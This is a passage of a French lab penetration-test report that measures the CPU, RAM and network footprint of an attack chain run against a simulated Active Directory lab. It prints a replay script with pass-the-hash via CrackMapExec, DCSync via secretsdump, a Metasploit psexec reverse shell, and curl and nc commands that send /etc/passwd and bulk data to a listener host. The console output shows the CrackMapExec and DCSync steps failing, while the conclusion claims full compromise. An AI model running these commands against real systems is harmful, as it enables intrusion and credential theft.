


Figure 149: Relevé des métriques système et réseau au repos pendant la phase de Baseline (11:28:25Z - 11:50:03Z)

5.1.2 Initialisation des Captures Réseau et Processus (**tshark** & **pidstat**)

A la fin de la période de Baseline, les sondes de capture spécifiques aux attaques ont été démarrées en arrière-plan sur la machine d'attaque :

1. **Capture Réseau Ciblée (**tshark**)** : Lancement de **tshark** pour enregistrer l'intégralité du trafic échangé avec les cibles (192.168.145.20 et 192.168.145.10) dans le fichier **capture_attack.pcap** (prom 11.png & prom 12.png).
2. **Suivi Fin des Processus (**pidstat**)** : Exécution de **pidstat -u -r 5** pour enregistrer la consommation CPU/RAM par processus toutes les 5 secondes dans **pidstat_attack.log** (prom 13.png).
3. **Marquage Temporel dans Grafana** : Ajout d'une annotation visuelle sous forme de ligne verticale bleue sur les graphiques Grafana (prom 14.png), marquant la transition exacte : "FIN BASELINE — DEBUT ATTAQUES".




Figure 150: Activation de tshark, pidstat et pose du marqueur temporel dans Grafana pour marquer le lancement des attaques

5.1.3 Exécution du Script de Replay et Analyse Temporelle des Attaques

Afin d'obtenir une corrélation parfaite entre les actions d'attaque et les variations de métriques système/réseau, le script d'automatisation `replay_attacks.sh` a été exécuté de manière séquentielle. Chaque phase est séparée par une temporisation de 30 secondes (`sleep 30`) et consignée dans `phase4_timestamps.log` grâce à la fonction `mark()`.

1. Structure du Script et Chronologie d'Exécution

Le script orchestre les 5 phases du scénario d'attaque :

Horodatage complet généré (`phase4_timestamps.log`) :

- **BASELINE_START** : 11:28:25Z — **BASELINE_END** : 11:50:03Z
- **ATTACK_START** : 12:13:30Z
- **NMAP_START / END** : 12:13:30Z $\rightarrow$ 12:13:57Z (Durée : 27s)
- **CME_START / END** : 12:14:27Z $\rightarrow$ 12:14:27Z
- **DCSYNC_START / END** : 12:14:57Z $\rightarrow$ 12:14:58Z
- **METERPRETER_START / END** : 12:15:28Z $\rightarrow$ 12:16:13Z (Durée : 45s)
- **EXFIL_START / END** : 12:16:43Z $\rightarrow$ 12:16:44Z
- **ATTACK_END** : 12:16:44Z

Session Actions Edit View Help

GNU nano 9.1

replay_attacks.sh

```
#!/bin/bash
LOG=~/.lab-pentest/phase4_timestamps.log

mark() {
    echo "$1=$(date -u +%Y-%m-%dT%H:%M:%SZ)" | tee -a "$LOG"
    echo ">>> $1 - $(date)"
}

mark "ATTACK_START"

# =====
# PHASE 1 : Nmap scan
# =====
mark "NMAP_START"
nmap -sV -sC -A -p 135,139,445,3389,9182 192.168.145.20 \
-oA ~/lab-pentest/nmap_replay
mark "NMAP_END"

echo "[*] Pause 30s avant phase suivante..."
sleep 30

# =====
# PHASE 2 : CrackMapExec PTH
# =====
mark "CME_START"
crackmapexec smb 192.168.145.20 \
-u Administrator \
-H 1f843219671f008e5a85f0e75642d26f \
--shares
mark "CME_END"

echo "[*] Pause 30s ..."
sleep 30
```

```

# =====
# PHASE 3 : DCSync (secretsdump)
# =====
mark "DCSYNC_START"
impacket-secretsdump \
    -just-dc \
    MYLAB.LOCAL/Administrator@192.168.145.10 \
    -hashes : 1f843219671f008e5a85f0e75642d26f
mark "DCSYNC_END"

echo "[*] Pause 30s ..."
sleep 30

# =====
# PHASE 4 : Meterpreter + getsystem
# =====
mark "METERPRETER_START"
msfconsole -q -x "
    use exploit/windows/smb/psexec;
    set RHOSTS 192.168.145.20;
    set SMBUser Administrator;
    set SMBPass 1f843219671f008e5a85f0e75642d26f;
    set PAYLOAD windows/x64/meterpreter/reverse_tcp;
    set LHOST 192.168.10.50;
    set LPORT 4444;
    run;
    getsystem;
    getuid;
    exit
"
mark "METERPRETER_END"

echo "[*] Pause 30s ..."
sleep 30

```

```

# =====
# PHASE 5 : Exfiltration simulée
# =====
mark "EXFIL_START"
# Depuis Kali, simule une exfil vers toi-même
curl -s -o /dev/null \
    -F "file=@/etc/passwd" \
    http://192.168.50.128:8080/upload 2>/dev/null || true

# Alternative : génère du trafic sortant volumineux
dd if=/dev/urandom bs=1M count=10 | \
    nc -w 3 192.168.50.128 9999 2>/dev/null || true
mark "EXFIL_END"

mark "ATTACK_END"

echo ""
echo "===== "
echo "≡ TIMESTAMPS COMPLETS ≡"
cat "$LOG"
echo "===== "
SCRIPT

```

```

(kali@kali)-[~/lab-pentest]
$ chmod +x ~/lab-pentest/replay_attacks.sh

```

```

(kali@kali)-[~/lab-pentest]
$ bash ~/lab-pentest/replay_attacks.sh
ATTACK_START=2026-09-11T12:13:30Z
>>> ATTACK_START - Fri Sep 11 07:13:30 AM CDT 2026
NMAP_START=2026-09-11T12:13:30Z
>>> NMAP_START - Fri Sep 11 07:13:30 AM CDT 2026
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 07:13 -0500
Nmap scan report for 192.168.145.20
Host is up (0.0040s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 Education 19045 microsoft-ds (workgroup: MYLAB)
3389/tcp   closed ms-wbt-server
9182/tcp  open  http         Prometheus exporter Windows Exporter 0.25.1
|_http-title: Windows Exporter
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1903 - 22H2
Network Distance: 2 hops
Service Info: Host: DESKTOP-MV99FLH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -23m59s, deviation: 34m38s, median: -3m59s
|_smb-os-discovery:
|   OS: Windows 10 Education 19045 (Windows 10 Education 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-MV99FLH
|   NetBIOS computer name: DESKTOP-MV99FLH\x00
|   Domain name: mylab.local
|   Forest name: mylab.local
|   FQDN: DESKTOP-MV99FLH.mylab.local
|   System time: 2026-09-11T13:09:49+01:00
|_smb2-time:
|   date: 2026-09-11T12:09:52
|   start_date: N/A
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-security-mode:

```

```

|_ Message signing enabled but not required

TRACEROUTE (using port 3389/tcp)
HOP RTT ADDRESS
1 0.26 ms 192.168.50.1
2 0.81 ms 192.168.145.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 26.40 seconds
NMAP_END=2026-09-11T12:13:57Z
>>> NMAP_END - Fri Sep 11 07:13:57 AM CDT 2026
[*] Pause 30s avant phase suivante ...
CME_START=2026-09-11T12:14:27Z
>>> CME_START - Fri Sep 11 07:14:27 AM CDT 2026
/home/kali/lab-pentest/replay_attacks.sh: line 26: crackmapexec: command not found
CME_END=2026-09-11T12:14:27Z
>>> CME_END - Fri Sep 11 07:14:27 AM CDT 2026
[*] Pause 30s ...
DCSYNC_START=2026-09-11T12:14:57Z
>>> DCSYNC_START - Fri Sep 11 07:14:57 AM CDT 2026
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY] [-security SECURITY]
                    [-sam SAM] [-ntds NTDS] [-resumefile RESUMEFILE] [-skip-sam] [-skip-security]
                    [-outputfile OUTPUTFILE] [-use-vss] [-rodcNo RODCNO] [-rodcKey RODCKEY]
                    [-use-keylist] [-exec-method [{smbexec,wmiexec,mmcexec}]] [-use-remoteSSWMI]
                    [-use-remoteSSWMI-NTDS] [-remoteSSWMI-remote-volume REMOTESWMI_REMOTE_VOLUME]
                    [-remoteSSWMI-local-path REMOTESWMI_LOCAL_PATH] [-just-dc-user USERNAME]
                    [-ldapfilter LDAPFILTER] [-just-dc] [-just-dc-ntlm] [-skip-user SKIP_USER]
                    [-pwd-last-set] [-user-status] [-history] [-hashes LMHASH:NTHASH] [-no-pass]
                    [-k] [-aesKey hex key] [-keytab KEYTAB] [-dc-ip ip address]
                    [-target-ip ip address]
                    target
secretsdump.py: error: unrecognized arguments: 1f843219671f008e5a85f0e75642d26f
DCSYNC_END=2026-09-11T12:14:58Z
>>> DCSYNC_END - Fri Sep 11 07:14:58 AM CDT 2026
[*] Pause 30s ...

```

Figure 151 : Code source de `replay_attacks.sh` et sortie console démontrant le rejeu des phases avec journalisation des timestamps

5.1.4 Corrélation Graphique dans Grafana

Les timestamps enregistrés ont été reportés sous forme d'annotations temporelles (lignes verticales pointillées bleues) sur le tableau de bord Grafana afin d'isoler l'impact individuel de chaque étape :

- **Ligne 1 (12:13:30Z) — Lancement Nmap** : Début de l'élévation de la charge CPU sur la machine d'attaque (192.168.50.128:9100), grimpant progressivement jusqu'à **85%**.
- **Lignes 2 & 3 (12:14:27Z à 12:14:57Z) — CME & DCSync** : Courte phase d'authentification et de tentative d'extraction, maintenant la charge CPU autour de **40%**.
- **Ligne 4 (12:15:28Z) — Metasploit / Meterpreter** : Exécution du module `exploit/windows/smb/psexec`. On observe une sollicitation soutenue des ressources mémoire et processeur durant la phase de négociation SMB.
- **Ligne 5 (12:16:43Z) — Exfiltration & Fin** : Marque la clôture des attaques et le retour progressif des métriques vers un niveau d'activité nominal.

CPU Usage (%) - Kali attaquante & DMZ



Name

- 192.168.10.50:9100
- 192.168.50.128:9100

RAM Utilisée - Kali attaquante & DMZ



Name

- | Name | Mean |
|---------------------|----------|
| 192.168.10.50:9100 | 1.02 GiB |
| 192.168.50.128:9100 | 1.32 GiB |

Débit Réseau (Mbps, RX+TX) - Kali attaquante & DMZ



Name

- 192.168.10.50:9100 - eth1
- 192.168.50.128:9100 - veth73c3c04
- 192.168.50.128:9100 - vetha32a5c4

Figure 152 : Superposition des jalons d'attaque (lignes bleues) avec les courbes de CPU, RAM et débit réseau sous Grafana

5.1.5 Analyse des Résultats et Calculs d'Impact Systèmes et Réseau

L'analyse conjointe des relevés Grafana et des journaux d'exécution permet de quantifier précisément l'empreinte de la phase d'attaque par rapport à l'état de référence (**Baseline**).

- **Calcul des Indicateurs Clés de Performance (KPI)**

CPU Overhead Attaque (Kali - 192.168.50.128)

- **CPU Mean pendant Attaque** : 35.0% (pic mesuré à 85.0% lors du scan Nmap)
- **CPU Mean Baseline** : 5.9%
- **Calcul** : CPU Overhead = 35.0% - 5.9% = 29.1%

RAM Consommée Attaque (Kali - 192.168.50.128)

- **RAM Max pendant Attaque** : 1.53 GiB (consommée lors de l'initialisation de Metasploit/Nmap)
- **RAM Baseline** : 1.01GiB
- **Calcul** : RAM Consommée = 1.53 GiB - 1.01 GiB = 0.52 GiB (ou 532.48 MiB)

Débit Réseau Pic (Cible Windows - 192.168.145.20)

- **Débit Réseau Nominal (Baseline)** : 67.5 kb/s
- **Débit Réseau Pic (Scan Nmap)** : 85.0 kb/s
- **Débit Réseau Pic (Kali attaquante)** : 340.0 kb/s

Taux d'Exploitation des Vulnérabilités

- **CVE Critiques + Élevées identifiées** : 5 • **CVE Exploités avec succès / tentés** : 3
- **Calcul** : Taux d'exploitation= (3 \ 5) 100 = 60.0%

5.1.6 Synthèse Comparative des Métriques

KPI / Métrique	Valeur Baseline	Valeur Attaque (Pic / Moyenne)	Overhead / Impact

CPU Kali (192.168.50.128)	\$5.9\%\\$	\$35.0\%\\$ (Moyenne) / \$85.0\%\\$ (Pic)	+29.1%
RAM Kali (192.168.50.128)	\$1.01\text{ GiB}\\$	\$1.53\text{ GiB}\\$ (Max)	+0.52 GiB
CPU Windows (192.168.145.20)	\$15.0\%\\$	\$11.2\%\\$ (Moyenne) / \$13.4\%\\$ (Max)	Stabilité (approx 0%)
RAM Windows (192.168.145.20)	\$694\text{ MiB}\\$	\$690\text{ MiB}\\$ (Moy) / \$738\text{ MiB}\\$ (Max)	+44 MiB (Pic)
Débit Réseau Cible Windows	\$63.5\text{ kb/s}\\$	\$85.0\text{ kb/s}\\$	+21.5 kb/s

5.1.7 Interprétation des Résultats

- **Machine Attaquante (Kali) :** La phase de rejeu montre une sollicitation ponctuelle mais intense des ressources. Le scan d'empreinte Nmap génère le pic de CPU principal (85%), tandis que le chargement de la console Metasploit et du framework Impacket génère une surconsommation mémoire de 0.52 GiB.
- **Hôte Cible (Windows Client & DC) :** Les attaques furtives (Pass-the-Hash, DCSync) n'ont pas provoqué de déni de service ni d'élévation anormale de la charge processeur sur la cible (11.2% en moyenne, restant dans l'enveloppe nominale). En revanche, l'empreinte réseau montre une hausse à 85 kb/s lors de la reconnaissance Nmap, constituant un indicateur de détection discret mais exploitable par un IDS.




Figure 153 : Métriques CPU, RAM et Débit réseau enregistrées sur les hôtes Windows durant l'exécution des attaques

Conclusion

L'aboutissement de ce projet d'audit de sécurité et de test d'intrusion, mené conformément à la méthodologie **PTES**, a permis de valider l'intégralité du scénario d'attaque sur l'infrastructure simulée. Partant d'une phase de reconnaissance passive et active, la chaîne d'exploitation s'est poursuivie par l'accès initial, l'élévation de privilèges locaux, le mouvement latéral via *Pass-the-Hash*, jusqu'à la compromission totale du contrôleur de domaine au moyen de l'attaque *DCSync*, le tout couronné par une exfiltration de données réussie. La couverture d'attaque s'est traduite par la concrétisation d'un **taux d'exploitation de 60%** sur l'ensemble des vulnérabilités critiques et élevées répertoriées lors de la phase d'analyse. Au-delà de l'aspect purement offensif, l'intégration du *Performance Engineering* grâce à la stack de collecte automatisée (Prometheus, cAdvisor, **pidstat** et Grafana) a offert une visibilité quantitative complète sur l'impact des outils de pentest. Côté attaquant (Kali Linux), les mesures ont mis en exergue une empreinte matérielle significative, matérialisée par un **CPU Overhead moyen de +29.1%** (avec un pic à **85%** lors du scan Nmap) et une consommation mémoire supplémentaire de **0.52 GiB de RAM** liée au chargement des modules Metasploit et Impacket. À l'opposé, les métriques relevées sur l'hôte cible Windows ont révélé la grande furtivité des attaques de mouvement latéral et de réplication AD : la charge processeur y est restée remarquablement stable à **11.2%** en moyenne, tandis que seule la variation du trafic réseau, grimpant à un pic de **85 kb/s** durant la phase de reconnaissance, a constitué une anomalie mesurable.